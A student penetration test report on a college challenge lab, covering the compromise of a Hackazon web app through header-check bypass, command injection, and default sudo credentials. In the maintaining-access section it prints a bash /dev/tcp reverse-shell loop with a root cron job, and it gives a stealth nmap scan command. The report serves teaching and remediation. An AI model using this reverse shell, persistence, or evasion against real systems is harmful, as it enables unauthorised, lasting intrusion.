Sierra College

Penetration Test Report for Challenge Lab

cheilner@sierracollege.edu

Table of Contents

1.0 Report – Scope

The scope of this Penetration Test report is as follows:

- Our Red team was given an OpenVPN configuration file to be able to access the lab
- The following ips were out of scope
- ***192.168.1.1***
- ***192.168.1.2***
- ***192.168.1.25***
- ***192.168.1.26***
- ***192.168.1.112***
- ***192.168.1.188***
- ***192.168.1.190***
- ***192.168.1.200***

- We are to attempt to gain user and/or admin/root level privileges on each system on this network
- We are to provide a written report on one (1) system

2.0 Report – High-Level Summary

This engagement targeted the external IP address 192.168.1.127, focusing on vulnerable web applications exposed to the WAN. The engagement was conducted as a black-box penetration test, aiming to identify and exploit the system's external attack surface. The primary focus was the e-commerce web application **Hackazon**, hosted on port 8081.

Initial reconnaissance revealed multiple web services, but Hackazon stood out as the most promising target. By bypassing referrer header checks during login, the team successfully authenticated and identified a command injection vulnerability within the “Documents” page. This led to remote shell access as the www-data user.

Privilege escalation was achieved by enumerating users and discovering default credentials (hackazon:hackazon) tied to a sudo-enabled account. A reverse shell persistence mechanism was established via a cronjob. Although Snort or similar IDS/IPS systems were assumed to be in place, no

interference was detected. Stealth techniques were initially employed to minimize detection risk during enumeration. Once we had root access we were able to scan and enumerate the internal networks LAN 172.16.111.0/24 and dmz 10.0.50.0/24. This was due to DMZ webservers having multiple network interfaces allowing them to connect to the LAN directly. Due to root access we were also able to deface the websites.

2.1 Report - Recommendations

- Disable default accounts or restrict them via sudoers.
- Patch the Hackazon application or remove it from production use.
- Implement input validation/sanitization to prevent command injection.
- Monitor referer headers and employ CSRF protection.
- Harden cron permissions and audit user access levels.

3.0 Report – Methodologies

Our team followed a structured penetration testing methodology based on both the **Certified Ethical Hacker (CEH)** and **CompTIA Pentest+** frameworks. The process was executed in distinct phases: **reconnaissance, enumeration, exploitation, post-exploitation, maintaining access, and cleanup**.

In the reconnaissance phase, tools such as **Nmap** were used with custom flags to minimize detection by IDS/IPS solutions. Target ports were scanned using obfuscation techniques (e.g., decoy MAC address, altered scan delay, and uncommon source ports) to discover exposed services without triggering potential alerting mechanisms.

During enumeration, the team manually explored web applications using **Burp Suite**, **browser interaction**, and **HTTP request inspection**. Focus was on identifying authentication logic flaws, misconfigurations, and user-input handling.

The exploitation phase focused on a **command injection vulnerability** within the Hackazon application on port 8081, discovered via manipulation of GET parameters in the “Documents” section. Authentication to the web app was achieved by intercepting and modifying Referrer, Origin, and Host headers using Burp Suite, allowing the use of default credentials (test_user:123456).

Post-exploitation involved gaining shell access and escalating privileges using default sudo credentials (hackazon:hackazon). Enumeration was performed with custom and public scripts such as **LinPEAS**, **pspy**, and **manual inspection of /etc/sudoers**.

To maintain access, a **cron job** was added to establish a reverse shell connection to the attacker machine at regular intervals.

Finally, cleanup procedures were followed to remove any traces of the attack, including deleting dropped files, cron entries, and clearing bash histories to avoid detection or interference with system integrity.


3.1 Report – Information Gathering

During this penetration test, Colby was tasked with exploiting the lab network. Initial scans targeted 192.168.1.127, using stealth techniques to avoid detection by assumed IDS/IPS (e.g., Snort). The following command was used:

nmap -sS -T2 -Pn --scan-delay 100ms --max-retries 2 -g 53 --data-length 25 -p 8080,2222,80,443,8081,8082,2223 192.168.1.127

This command initially is what discovered the service we compromised. Which allowed us to map the below internal network. The following is our best representation of the DMZ and LAN. ***Note: some boxes have two network interfaces and thus are labeled as two ips***

Map of the 192.168.1.127 network



3.2 Report – Service Enumeration

Our team fully enumerated the .127 network and will list ports below. This was possible due to a root shell on an internal machine as mentioned before, and Nmap being installed on said machine.

Server IP Address	Ports Open
10.0.50.1	**TCP: 22, 53, 80, 443**
10.0.50.2	111, 135, 445, 2049, 2179
10.0.50.3, 172.16.111.103	22, 80
10.0.50.4, 172.16.111.104	22, 80, 139, 445
10.0.50.5, 172.16.111.105	7, 9, 13, 17, 19, 80, 135, 139, 445, 515, 3306, 3389, 50000
10.0.50.6, 172.16.111.109	111, 135, 445, 2049, 2179

172.16.111.4	22, 443
172.16.111.50	53, 80
172.16.111.100	53, 80 3389
172.16.111.101	7, 9, 13, 17, 19, 21, 53, 80. 81, 88, 111. 135, 139, 389, 443, 445, 464, 515, 593, 636, 2049, 3268, 3269, 3306, 3389

SIERRA COLLEGE

3.3 Report – Penetration


The penetration testing portions of the assessment focus heavily on gaining access to a variety of systems. During this penetration test, Colby was able to successfully gain access to 1 system.

Primary Target:

- 192.168.1.127:8081 (Hackazon Web Application)

Vulnerability Type:

- **Authenticated OS Command Injection**
- Located in the GET parameter of the "documents.html" page:




The steps took to replicate this vulnerability:

SIERRA COLLEGE


Initial login attempts failed due to a 400 Bad Request referrer header issues.

Using **Burp Suite**, the login request was intercepted, and the following headers were modified to bypass the referrer validation check, which allowed us to login to the web app.



The login creds used were default for this application and granted us access to most functions of the web app. With this we were able to Use Authenticated OS command injection to read remote files as well as gain reverse shell into the system.


Example of a ssl encrypt reverse shell command used:



Additionally most machines with default Hackazon installations come with a default user hackazon. This user has the login hackazon : hackazon and has sudo rights. This allowed our team to gain root access into all hackazon installations.

Replication below:

SIERRA COLLEGE



Vulnerability Fix: The application should properly sanitize and validate all user-supplied input. In this case, the page parameter is directly passed to a system-level call without input filtering, allowing OS commands to be injected and executed.

Fix recommendations:

- Avoid using system calls or shell execution to handle user input where possible.
- Implement strict allowlists for expected input (e.g., fixed filenames).
- Use secure coding practices such as escapeshellarg() or subprocess.run() with argument arrays if shell interaction is necessary.
- Implement Web Application Firewall (WAF) filtering and input validation at both server and application levels.

SIERRA COLLEGE

Severity: Critical

Proof of Concept Code Here: https://docs.rapid7.com/appspider/conducting-a-basic-test-manually-against-hackazon/

3.4 Report – Maintaining Access

After achieving root access on the target system (192.168.1.127), a persistence mechanism was established to ensure continued access in the event of a disconnection or reboot. This approach simulates realistic attacker behavior, particularly Advanced Persistent Threats (APT), which aim to maintain long-term control of a compromised environment.

A Bash script named sysbak.sh was created and placed on the target system. This script contained a reverse shell payload configured to cycle through multiple IP addresses within the internal lab range (10.0.99.0 to 10.0.99.15) and attempt a connection to port 443, which was chosen for its common use and likelihood of being allowed through egress filtering.

sysbak.sh example logic:

```
#!/bin/bash
for ip in {0..15}; do
  bash -i >& /dev/tcp/10.0.99.$ip/443 0>&1 && break
done
```

To automate execution, a root-level cron job was added:

*/5 * * * * /bin/bash /root/sysbak.sh

This job executed every five minutes, making it difficult for defenders to catch a single point of compromise. The script and cron job were placed in inconspicuous locations to avoid suspicion (e.g., /root/), and no output was generated to the terminal or system logs.


This persistence method allowed the attacker to re-establish a shell without requiring user interaction or additional exploitation.

3.5 Report – House Cleaning

The house cleaning portions of the assessment ensures that remnants of the penetration test are removed. Our team made sure to access the target machines before the end of the challenge and remove anything that we deemed a security risk. This includes accounts, cron jobs, and any files that could harm the environment at a later date.

4.0 Additional Items Not Mentioned in the Report

It should be mentioned that due to Default login credentials our team was abel to gain access to the admin panels on the owncloud web application located at http://192.168.1.127:8082/owncloud
This allowed us to use the external storage module to view the filesystem on the machine hosting the webserver. 10.0.50.4.
Picture of us viewing /home/student files:


all?
home
student
Sierra-120-scripts
You don't have permission to upload or create files here
Name
windows lockdown.ps1
windows Assessment.ps1
system_audit_20250516_085943.log
README.md
LinuxSysctlHardening.sh
LinuxHardeningScript.sh
LinuxAssesmentScript.sh
.gitattributes
.git